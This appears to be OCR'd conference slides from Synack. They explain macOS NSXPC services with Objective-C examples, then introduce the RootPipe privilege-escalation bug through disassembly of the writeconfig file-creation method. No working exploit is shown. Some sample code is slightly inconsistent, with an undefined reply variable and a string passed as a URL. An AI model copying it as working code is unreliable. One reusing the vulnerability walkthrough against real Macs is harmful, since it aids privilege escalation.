
```
int main(int argc, const char *argv[]) {

    //set up NSXPCListener for this service
    NSXPCListener *listener = [NSXPCListener serviceListener];

    //create/set delegate
    listener.delegate = [ServiceDelegate new];

    //resuming serviceListener to starts service
    [listener resume];

}

@implementation ServiceDelegate

//where NSXPCListener configures, accepts, & resumes incoming NSXPCConnection
-(BOOL)listener:(NSXPCListener *)listener shouldAcceptNewConnection:(NSXPCConnection *)newConnection {

    //configure the connection, by setting interface that the exported object implements
    newConnection.exportedInterface = [NSXPCInterface interfaceWithProtocol:@protocol(imgXPCServiceProtocol)];

    //set the object that the connection exports
    newConnection.exportedObject = [imgXPCService new];

    //resume connection
    [newConnection resume];

    //'YES' means connection accepted
     return YES;
}
```

listening & accepting XPC connection(s)

XPC Service Method

implement the desired logic

```
@interface imgXPCService : NSObject <imgXPCServiceProtocol>

@end


@implementation imgXPCService

//'remote' XPC method
-(void)downloadImage:(NSURL *)imageURL withReply:(void (^)(NSData *))reply
{
    //download image
    NSData * imageData = [[NSData alloc] initWithContentsOfURL:imageURL];

     //reply to app
     reply(response);
}

@end
```



Connecting/Using the XPC Service

look up by name, set interface, and go!

XPC system will find service by name

XPC'd app

```
//make connection
// ->note: 'com.synack.imgXPCService' is name of service
NSXPCConnection* connectionToService =
  [[NSXPCConnection alloc] initWithServiceName:@"com.synack.imgXPCService"];

//set interface (protocol)
connectionToService.remoteObjectInterface =
  [NSXPCInterface interfaceWithProtocol:@protocol(imgXPCServiceProtocol)];

//resume
[connectionToService resume];
```

connect to xpc service


```
//invoke remote method
[[connectionToService remoteObjectProxy] downloadImage:@"http://synack.com/logo.png"
   withReply:^(NSData* imgData)
{
        //got downloaded image
        NSLog(@"got downloaded image (size: %#lx)", imgData.length);
}];
```

invoke 'remote' method

Synack


ROOTPIPE

an xpc-based bug



A 'RootPipe' Timeline

from past to present...



THE HEART OF THE VULNERABILITY

creating a file


'writeconfig' XPC service

```
async block invoked from within
-[WriteConfigDispatch createFileWithContents:path:attributes:_withAuthorization:]

mov     rdx, [rbx+20h]  ; file path
mov     rcx, [rbx+28h]  ; file contents
mov     r8, [rbx+30h]   ; file attributes
mov     rsi, cs:selRef_createFileAtPath_contents_attributes_ ; method
mov     rdi, r14        ; file manager
call    cs:_objc_msgSend_ptr
```

disassembly

```
//get default file manager
NSFileManager* filemgr = [NSFileManager defaultManager];

//create file w/ contents
[filemgr createFileAtPath:<path> contents:<contents> attributes:<attributes>];
```

'source' code



problem?

